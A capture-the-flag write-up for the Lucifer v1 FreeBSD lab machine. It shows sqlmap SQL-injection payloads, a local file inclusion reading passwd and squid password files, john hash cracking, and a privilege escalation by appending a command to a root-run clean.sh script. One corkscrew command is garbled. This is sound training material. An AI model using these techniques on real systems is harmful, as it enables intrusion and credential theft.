Lucifer v.1

Prepared By: Eduardo Barbosa (Anakein)
Machine Author: zc00l
Difficulty: **Hard**
17 September 2018 / Document No D18.1337.17

SPECIFICATIONS

- Target OS: FreeBSD
- IP Address: 192.168.56.130

CONTENTS

Enumeration

Initially we use nmap to scan the host and get information:

$ nmap -sV -sC -oA nmap/initial 192.168.56.130

```
root@anakein:~/Documents/wtc/boxes/luciferv1# nmap -sV -sC -oA nmap/init 192.168.56.130
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 23:38 -03
Nmap scan report for 192.168.56.130
Host is up (0.065s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.4.33 ((FreeBSD) PHP/5.6.36)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.33 (FreeBSD) PHP/5.6.36
|_http-title: Site doesn't have a title (text/html).
3128/tcp open  http-proxy Squid http proxy 3.5.27
|_http-server-header: squid/3.5.27
|_http-title: ERROR: The requested URL could not be retrieved
```


We can see that there is a web server on port 80 and a squid proxy on port 3128. Note that the previous command scan only 1000 ports, we know 65535 exists. Soon we will scan all ports 1-65535

$ nmap -p1-65535 -T4 -oA nmap/all_ports 192.168.56.130

```
root@anakein:~/Documents/wtc/boxes/luciferv1# nmap -p1-65535 -T4 -oA nmap/all_ports 192.168.56.130
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 23:41 -03
Nmap scan report for 192.168.56.130
Host is up (0.12s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3128/tcp open  squid-http
```


Good! We only have 80 and 3128

Checking the web server that is on port 80, let's do a brute force in the root of the web service and see if we find something interesting.




I particularly like using **WFUZZ**, there are others for example: Gobuster, Dirsearch, Dirb etc.

$ wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/big.txt -z file,/root/extensions.txt --hc 404,403 -u http://192.168.56.130/FUZZ.FUZ2Z -t 250



We found a file.php named include.php and welcomeback.php
Accessing the file http://192.168.56.130/welcomeback.php we come to a search page.

Let's see the page source




We don't have anything, very interesting. Just a comment <!-- Ha ha ha ha ha!!! →


Enter a name for example (anakein) but nothing happened

By chance doing some tests, I put the name of the (zc00l) creator of the machine.

We will intercept with the burp



We will save the request intercepted through your proxy



We then use sqlmap with the -r option together with your saved request file.

$ sqlmap -r report.req


```
[23:29:18] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
---
Parameter: name (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=zc00l' AND 4968=4968 AND 'EULL'='EULL

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: name=zc00l' AND (SELECT 6305 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(6305=6305,1))),0x717a626a71,FLOOR(RAND(0)*
2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'pUVX'='pUVX

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: name=zc00l' AND SLEEP(5) AND 'TDvO'='TDvO

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: name=zc00l' UNION ALL SELECT NULL,CONCAT(0x7176627671,0x507467686161656545 6c54456b65436d684e775a694d66556e4a6e5745487956646d4
1566c504547,0x717a626a71)-- BdwM
---
[23:29:36] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: PHP 5.6.36, Apache 2.4.33
back-end DBMS: MySQL >= 5.0
[23:29:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.130'
```

Now we know that the OS is a FreeBSD and DBMS is Mysql

$ sqlmap -r report.req –dump


```
Database: lucifer
Table: CONVIDADOS
[3 entries]
+----+----------+---------------------+
| id | nome     | motivo              |
+----+----------+---------------------+
| 1  | zc00l    | Minha casca na terra |
| 2  | D3s0late | Amante de Ebonys    |
| 3  | Sam5h13l | Curte tibia         |
+----+----------+---------------------+

[23:35:51] [INFO] table 'lucifer.CONVIDADOS' dumped to CSV file '/root/.sqlmap/output/192.168.56.130/dump/lucifer/CONVIDADOS.csv'
[23:35:51] [INFO] fetching columns for table 'CREDENCIAIS' in database 'lucifer'
[23:35:52] [INFO] fetching entries for table 'CREDENCIAIS' in database 'lucifer'
Database: lucifer
Table: CREDENCIAIS
[1 entry]
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
| 1  | lucifer  | gucc1f3r!@# |
+----+----------+------------+

[23:35:52] [INFO] table 'lucifer.CREDENCIAIS' dumped to CSV file '/root/.sqlmap/output/192.168.56.130/dump/lucifer/CREDENCIAIS.csv'
[23:35:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.130'
```

We got a dump and got a credential. In this host there is an http-proxy, have a technique (SSH Via HTTP Proxy using Corkscrew) we will use and connect using the obtained credentials.



In order to use this technique, we must have the proxy login and SSH login. With the login I obtained previously, I tried to access the proxy using the credentials but did not succeed. So possibly the login we have is SSH.

Let's explore more web server, there is another file (include.php)




Notice: Undefined index: demon in **/usr/local/www/apache24/data/include.php** on line **6**

Warning: include(): Filename cannot be empty in **/usr/local/www/apache24/data/include.php** on line **11**

Warning: include(): Failed opening '' for inclusion (include_path='.:/usr/local/share/pear') in **/usr/local/www/apache24/data/include.php** on line **11**


According to the error shown, we can know that the parameter name is demon

We then try to use LFI using the param parameter, remember the file structure is different because the OS is FreeBSD




```
# $FreeBSD: stable/11/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/usr/local/bin/bash
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
user:*:1001:1001:user:/home/user:/bin/sh
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
squid:*:100:100:squid caching-proxy pseudo user:/var/squid:/usr/sbin/nologin
lucifer:*:1002:1002:Lucifer The Fallen Angel:/home/lucifer:/bin/csh
```


LFI running, we got to read the passwd. But our goal is to get the proxy-squid user. http://192.168.56.130/include.php?demon=/usr/local/etc/squid/squid.conf



Recommended minimum configuration: # # Example rule allowing access from your local networks. # Adapt to list your (internal) IP networks from where browsing # should be allowed acl localnet src 10.0.0.0/8 # RFC1918 possible internal network acl localnet src 172.16.0.0/12 # RFC1918 possible internal network acl localnet src 192.168.0.0/16 # RFC1918 possible internal network acl localnet src fc00::/7 # RFC 4193 local private network range acl localnet src fe80::/10 # RFC 4291 link-local (directly plugged) machines acl SSL_ports port 443 acl SSL_ports port 22 acl Safe_ports port 22 acl Safe_ports port 80 # http acl Safe_ports port 21 # ftp acl Safe_ports port 443 # https acl Safe_ports port 70 # gopher acl Safe_ports port 210 # wais acl Safe_ports port 1025-65535 # unregistered ports acl Safe_ports port 280 # http-mgmt acl Safe_ports port 488 # gss-http acl Safe_ports port 591 # filemaker acl Safe_ports port 777 # multiling http acl CONNECT method CONNECT # # Recommended minimum Access Permission configuration: # # Deny requests to certain unsafe ports http_access deny !Safe_ports # Deny CONNECT to other than secure SSL ports http_access deny CONNECT !SSL_ports # Only allow cachemgr access from localhost http_access allow localhost manager http_access deny manager # We strongly recommend the following be uncommented to protect innocent # web applications running on the proxy server who think the only # one who can access services on "localhost" is a local user #http_access deny to_localhost # # INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS # # Example rule allowing access from your local networks. # Adapt localnet in the ACL section to list your (internal) IP networks # from where browsing should be allowed #http_access allow localnet #http_access allow localhost # And finally deny all other access to this proxy auth_param basic program /usr/local/libexec/squid /basic_ncsa_auth /usr/local/etc/squid/passwords auth_param basic realm proxy acl auth proxy_auth REQUIRED http_access allow auth # Squid normally listens to port 3128 http_port 3128 # Uncomment and adjust the following to add a disk cache directory. #cache_dir ufs /var/squid/cache 100 16 256 # Leave coredumps in the first cache dir coredump_dir /var/squid/cache # # Add any of your own refresh_pattern entries above these. # refresh_pattern ^ftp: 1440 20% 10080 refresh_pattern ^gopher: 1440 0% 1440 refresh_pattern -i (/cgi-bin/|\?) 0 0% 0 refresh_pattern . 0 20% 4320

You need to read squid.conf cautiously

http://192.168.56.130/include.php?demon=/usr/local/etc/squid/passwords



lucifer:$apr1$hRkdoXcD$8Wrmr6WflS/0/w2WZQH9v0

We have a hash and we need to break

Created a file with the obtained hash and the passwd line for the user, use the unshadow command to create the file, so we can use john to crack the password.

$ unshadow passwd hashes.txt > crack
$ john --wordlist=rockyou.txt crack

```
root@anakein:~/Documents/wtc/boxes/luciferv1# more passwd
lucifer:*:1002:1002:Lucifer The Fallen Angel:/home/lucifer:/bin/csh
root@anakein:~/Documents/wtc/boxes/luciferv1# more hashes.txt
lucifer:$apr1$hRkdoXcD$8Wrmr6WflS/0/w2WZQH9v0
root@anakein:~/Documents/wtc/boxes/luciferv1# unshadow passwd hashes.txt > crack
root@anakein:~/Documents/wtc/boxes/luciferv1# john --wordlist=rockyou.txt crack
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
evil             (lucifer)
1g 0:00:00:04 DONE (2018-09-17 00:54) 0.2212g/s 31101p/s 31101c/s 31101C/s exactly..eureka1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@anakein:~/Documents/wtc/boxes/luciferv1#
```

Login squid-proxy = [**lucifer:evil**]
login SSH = [**lucifer:gucc1f3r!@#**]
(SSH Via HTTP Proxy using Corkscrew) Yes!! Now we can continue with the configuration and connect to SSH via HTTP-proxy.

$ corkscrew 127.0.0.1 3192.168.56.130 3128 .corkscrew-auth
$ sshpass -p 'gucc1f3r!@#' ssh lucifer@192.168.56.130

```
root@anakein:~# corkscrew 127.0.0.1 3192.168.56.130 3128 .corkscrew-auth
Couldn't establish connection to proxy: Success
root@anakein:~# sshpass -p 'gucc1f3r!@#' ssh lucifer@192.168.56.130
Last login: Sun Sep 16 22:08:39 2018 from 192.168.56.130
FreeBSD 11.1-STABLE (GENERIC) #0 r331742: Thu Mar 29 21:30:37 UTC 2018

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Can't remember if you've installed a certain port or not? Try "pkg info
-x port_name".
lucifer@lucifer:~ % whoami
lucifer
lucifer@lucifer:~ %
```

```
lucifer@lucifer:~ % wc -c proof.txt
      38 proof.txt
lucifer@lucifer:~ %
```

See there is a file clean.sh, I do not know exactly what he's doing there. Soon we'll figure out if it's running.

```
[lucifer@lucifer ~]$ ls -la
total 72
drwxr-xr-x  2 lucifer  lucifer   512 Sep 16 22:08 .
drwxr-xr-x  4 root     wheel     512 May 31 12:47 ..
-rw-------  1 lucifer  lucifer  3148 Sep 16 14:23 .bash_history
-rw-r--r--  1 lucifer  lucifer  1053 May 31 12:47 .cshrc
-rw-------  1 lucifer  lucifer  7074 Sep 16 22:08 .history
-rw-------  1 lucifer  lucifer    67 Sep 16 12:06 .lesshst
-rw-r--r--  1 lucifer  lucifer   390 May 31 12:47 .login
-rw-r--r--  1 lucifer  lucifer   161 May 31 12:47 .login_conf
-rw-------  1 lucifer  lucifer   377 May 31 12:47 .mail_aliases
-rw-r--r--  1 lucifer  lucifer   334 May 31 12:47 .mailrc
-rw-r--r--  1 lucifer  lucifer   950 May 31 12:47 .profile
-rw-------  1 lucifer  lucifer   279 May 31 12:47 .rhosts
-rw-r--r--  1 lucifer  lucifer   849 May 31 12:47 .shrc
-rw-------  1 lucifer  lucifer  7795 Sep 16 15:37 .viminfo
-rw-r--r--  1 lucifer  lucifer    52 Sep 16 22:28 clean.sh
-rw-r-----  1 root     lucifer    38 May 31 15:02 proof.txt
```

$ while true;do ps aux;done |grep clean.sh

```
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
root    52064   0.0  0.1    320   216  -  R    22:25      0:00.00 chown lucifer /home/lucifer/clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
lucifer 51555   0.0  1.0   6652  2200  0  S+   22:25      0:00.03 grep -i clean.sh
```

It is ownado by root from time to time.

$ echo "cat /root/proof.txt > /home/lucifer/root.txt" >> clean.sh

```
[lucifer@lucifer ~]$ ls
clean.sh        proof.txt
[lucifer@lucifer ~]$ cat clean.sh
#!/bin/bash
# Clean all tmp logs.
rm -rf /var/tmp/*
[lucifer@lucifer ~]$ echo "cat /root/proof.txt > /home/lucifer/root.txt" >> clean.sh
[lucifer@lucifer ~]$ cat clean.sh
#!/bin/bash
# Clean all tmp logs.
rm -rf /var/tmp/*
cat /root/proof.txt > /home/lucifer/root.txt
[lucifer@lucifer ~]$ ls
clean.sh        proof.txt       root.txt
[lucifer@lucifer ~]$
```

```
[lucifer@lucifer ~]$ while true;do ps aux;done |grep clean.sh |grep root                                    [14/7707]
root    32451   0.0  1.4   7772  3132  -  R    22:53      0:00.00 /usr/local/bin/bash /home/lucifer/clean.sh
root    32999   0.0  1.4   7772  3104  -  R    22:53      0:00.00 /usr/local/bin/bash /home/lucifer/clean.sh
root    33630   0.0  0.8   6276  1824  -  RE   22:53      0:00.00 chown lucifer /home/lucifer/clean.sh
root    34109   0.0  1.3   5724  2952  -  R    22:53      0:00.00 /usr/local/bin/bash /home/lucifer/clean.sh
root    34600   0.0  1.3   3676  2940  -  R    22:53      0:00.00 /usr/local/bin/bash /home/lucifer/clean.sh
root    35142   0.0  1.4   7772  3104  -  R    22:53      0:00.00 /usr/local/bin/bash /home/lucifer/clean.sh
root    35704   0.0  0.6   1760  1452  -  R    22:53      0:00.00 /usr/local/bin/bash /home/lucifer/clean.sh
```